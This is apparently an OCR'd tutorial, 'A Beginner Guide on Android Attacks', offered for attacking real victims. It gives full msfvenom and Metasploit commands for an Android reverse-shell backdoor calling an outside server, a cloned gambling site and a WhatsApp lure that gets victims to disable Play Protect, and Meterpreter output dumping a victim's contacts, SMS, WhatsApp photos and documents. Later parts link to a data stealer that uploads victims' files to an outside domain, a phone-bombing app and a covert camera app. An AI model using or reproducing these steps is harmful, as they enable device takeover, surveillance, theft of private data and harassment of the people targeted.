A Beginner Guide on Android Attacks

written by : Wisdom

January 2026

www.bluedragonsec.com
https://github.com/bluedragonsecurity/

Table of Contents

1. Android Backdoor with Metasploit

The concept of an Android backdoor using Metasploit is a security (or exploitation) technique where an attacker embeds malicious code into a target Android device. The goal is to gain remote access without the user's knowledge.

In this test, we will try to create a remote Android smartphone backdoor using Metasploit. This test was performed on Android 13.

Warning! The Metasploit-generated Android application that the victim will install can only run up to Android 13 at most. For Android 14 and 15, see Part 2.

Challenge

By default, Google Play Protect on Android is currently active and will block the installation of the APK that we create and send to the victim. Therefore, we need to use social engineering so the victim is willing to disable Google Play Protect.

Scenario

We have the target's WhatsApp number. To take over their Android device, we will execute the following scenario:

1. Set up Metasploit on our VPS to run a Meterpreter reverse TCP listener on port 143

2. Create an APK using msfvenom

3. Prepare a fake gambling site that appears to be a "hot" gambling platform with a download link for the APK we prepared, along with a page containing instructions for APK installation and disabling Google Play Protect

4. Send the fake gambling site link via chat to the victim's WhatsApp number

5. If successful, we will get a Meterpreter session on our server

Let's begin:

Step 1. Set up Metasploit on our VPS to run a Meterpreter reverse TCP listener on port 143

On our VPS, we prepare Metasploit:

```
alfan@syncrumweb:~$ cd /var/...
alfan@syncrumweb:/var/...$ mkdir android
alfan@syncrumweb:/var/...$ cd android
alfan@syncrumweb:/var/.../android$ sudo msfconsole
```

After Metasploit starts, enter the following commands:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 180.250.113.149
```

```
lhost => 180.250.113.149
msf exploit(multi/handler) > set lport 143
lport => 143
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 180.250.113.149:143
```

Step 2. Create an APK using msfvenom

Warning! This method only works for target Android devices up to Android version 13. For Android 14 and above, it will not work because the APK is not compatible.

The next step is to create an APK using msfvenom:

```
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=180.250.113.149 LPORT=143 -o
gacor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
Saved as: gacor.apk
```

If successful, a new APK file named gacor.apk will be created.

Step 3. Prepare a fake gambling site that appears to be a hot gambling platform with a download link for the APK we prepared, along with a page containing instructions for APK installation and disabling Google Play Protect

We will try downloading a gambling site named epiktoto.com and then edit it. The website we will copy to our computer is epiktoto.com. First, edit /etc/resolv.conf (as root user), change its contents to:


```
nameserver 8.8.8.8
```

The purpose is so that the website is accessible to us.

We try to copy the website:

```
wget -4 --mirror --convert-links --adjust-extension --page-requisites --no-parent \
  --user-agent="Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 ..." \
  --referer="https://www.google.com/" https://epiktoto.com/
```

The website was successfully downloaded:



Next, we edit the website so every link points to the APK download page accompanied by instructions:


1. Instructions on how to disable Google Play Protect

2. Instructions on how to install APK from unknown sources

The APK download page is ready, located at: https://epiktoto.dor.asia/download.html

Step 4. Send the fake gambling site link via chat to the victim's WhatsApp number

Next, we will send a chat to the victim's WhatsApp number containing social engineering to visit and download the APK we have prepared.




Social engineering example:

Hello, welcome to Epiktoto! Download and run the Epik Toto Gacor app on your Android phone, then enter your bank account number in our Gacor app and we will immediately transfer 1 million rupiah in cash to your bank account. Download the Epiktoto Gacor app here: https://epiktoto.dor.asia/download.html

Step 5. If successful, we will get a Meterpreter session on our server

If the victim is interested in downloading the APK, then installs and runs it, we will have successfully taken over the victim's Android phone.

Going back to the Metasploit session on our VPS, we can see we have successfully obtained a reverse shell from the victim's Android phone, which means the victim's Android phone has been successfully taken over:



Here are the commands in this Metasploit handler that we can execute on the victim's phone:

Core Commands

```
?               Help menu
background      Backgrounds the current session
channel         Displays information or control active channels
exit            Terminate the meterpreter session
help            Help menu
load            Load one or more meterpreter extensions
run             Executes a meterpreter script or Post module
sessions        Quickly switch to another session
shell           Drop into a system command shell
```

File System Commands

```
cat             Read the contents of a file to the screen
cd              Change directory
download        Download a file or directory
ls              List files
mkdir           Make directory
pwd             Print working directory
rm              Delete the specified file
search          Search for files
upload          Upload a file or directory
```

Networking Commands

```
ifconfig        Display interfaces
portfwd         Forward a local port to a remote service
route           View and modify the routing table
```

System Commands

```
execute         Execute a command
getuid          Get the user that the server is running as
ps              List running processes
shell           Drop into a system command shell
sysinfo         Gets information about the remote system
```

User Interface Commands

```
screenshare     Watch the remote user desktop in real time
screenshot      Grab a screenshot of the interactive desktop
```

Webcam Commands

```
record_mic      Record audio from the default microphone for X seconds
webcam_chat     Start a video chat
webcam_list     List webcams
webcam_snap     Take a snapshot from the specified webcam
webcam_stream   Play a video stream from the specified webcam
```

Audio Output Commands

```
play            Play a waveform audio file (.wav) on the target system
```

Android Commands

```
activity_start    Start an Android activity from a Uri string
check_root        Check if device is rooted
dump_calllog      Get call log
dump_contacts     Get contacts list
dump_sms          Get sms messages
geolocate         Get current lat-long using geolocation
hide_app_icon     Hide the app icon from the launcher
interval_collect  Manage interval collection capabilities
send_sms          Sends SMS from target session
set_audio_mode    Set Ringer Mode
sqlite_query      Query a SQLite database from storage
wakelock          Enable/Disable Wakelock
wlan_geolocate    Get current lat-long using WLAN information
```


We will try to extract the contact numbers from the phone. Type: dump_contacts

```
meterpreter > dump_contacts
[*] Fetching 15 contacts into list
[*] Contacts list saved to: contacts_dump_20251228141023.txt
```

The phone contact numbers are saved to a text file: contacts_dump_20251228141023.txt

We view the file contents using the cat command in our other shell (in the same directory where we launched Metasploit):

```
cat contacts_dump_20251228141023.txt
```




Next, we try to check the SMS contents on the phone. Type: dump_sms

```
meterpreter > dump_sms
[*] Fetching 34 sms messages
[*] SMS messages saved to: sms_dump_20251228141330.txt
```

Let's view the file contents:

We can also run Linux commands on the target Android phone (since Android is fundamentally derived from Linux, many commands are similar).



WhatsApp files such as documents, images, videos, and more are visible at the sdcard path:


cd sdcard/WhatsApp, which will enter the mapped directory: /storage/emulated/0/WhatsApp/

For example, we try to download a photo/image received by the victim on their WhatsApp:

```
meterpreter > download "/storage/emulated/0/Whatsapp/Media/WhatsApp
Images/IMG-20251228-WA0000.jpg"
[*] Downloading: ... -> /var/.../android/IMG-20251228-WA0000.jpg
[*] Downloaded 272.01 KiB of 272.01 KiB (100.0%)
[*] Completed
```


To view the image, we install Konqueror on our PC for easy viewing: sudo apt install konqueror -y

Enter the address in Konqueror:



Navigate to the /var/.../android directory since that's where we launched Metasploit from.


We can see the image we downloaded from the WhatsApp folder on the victim's phone. This is usually an image received by the victim from WhatsApp chat on their Android.



Open the file:

It turned out to be a photo of Halle Berry. So someone sent a photo of Halle Berry via WhatsApp chat to the victim's WhatsApp number.

Going back to the Metasploit shell, we go up one folder and view its contents:



There is a "WhatsApp Documents" folder. Let's check its contents:

Some PDF files are visible, possibly important documents. These PDF files were received by the victim from their WhatsApp chat.

The Sent folder contains documents they sent to others via WhatsApp.

Let's try downloading:

```
meterpreter > download 4xpSREz7dspUCba69KQktmCdN.pdf
[*] Downloading: 4xpSREz7dspUCba69KQktmCdN.pdf ->
/var/.../android/4xpSREz7dspUCba69KQktmCdN.pdf
[*] Downloaded 590.58 KiB of 590.58 KiB (100.0%)
[*] Completed
```

That's about it. We can do much more on this victim's phone. Feel free to test the Meterpreter handler commands yourself.

2. Data Stealing Application on Android

A data stealing application on Android (often called Spyware or Infostealer) works by infiltrating the system and exploiting device permissions to collect personal information/data without the user's consent.

On this occasion, I have created a stealer application whose source code can be downloaded from: https://yale.co.id/android/kit.zip


The APK can be downloaded at: https://yale.co.id/android/kit.apk

This data stealing Android application can run on Android 7, 8, 9, 10, 11, 12, 13, 14, and Android 15.

This application is also capable of bypassing Google Play Protect.

To lure victims into downloading our application, we can create various social engineering scenarios. One approach is to entice the victim to download by setting up a dedicated website filled with social engineering text.

An example of a prepared website is located at: https://yale.co.id/cuankilat/



What happens if the victim is interested in downloading and installing the Kit money machine application is that photos in the Android camera directory, photos and images in the WhatsApp directory, and documents in the victim's WhatsApp documents directory will be uploaded by this application to the website syncrumlogistics.com

The photo/image files and documents will be stored in the directory: http://syncrumlogistics.com/docs/

Each victim will have their own identifier, for example: 7d72146f18a97ffa

Example: In this case, the directory http://syncrumlogistics.com/docs/7d72146f18a97ffa/ contains many photos from the victim's phone that were uploaded by the Kit money machine app to syncrumlogistics.com

3. Phone Bomb

The concept of a "Phone Bomb" (Phone Bomber) in the Android context is an application designed to make phone calls automatically, repeatedly, and at high frequency to a single target number.

If the victim relies on mobile data internet on their Android, the internet connection will constantly disconnect every time a phone call comes in.

This technique causes the victim to be unable to access the internet from their phone.

For this example, the APK can be downloaded at: https://dor.asia//bom.apk

The source code can be downloaded at: https://dor.asia//bom.zip

How the Application Works

This application has a phone number input field to continuously and automatically call someone (50 calls with 1 call per minute).

To start the attack, click the call button and grant phone permission to the application and check the default dialer option. After that, the application will automatically call the victim every minute for up to 50 total calls.

Bonus: Camera Application

Bonus camera photo application that can run in the background and upload to the internet.

Source can be downloaded at: https://yale.co.id/android/Kamera.zip

APK can be downloaded at: https://yale.co.id/android/kamera.apk

This application will secretly take photos every 30 seconds, and the results will be uploaded to http://syncrumlogistics.com/foto/. Each Android device will create a new folder there and upload photos, where the folder name is the unique device identifier from each Android device.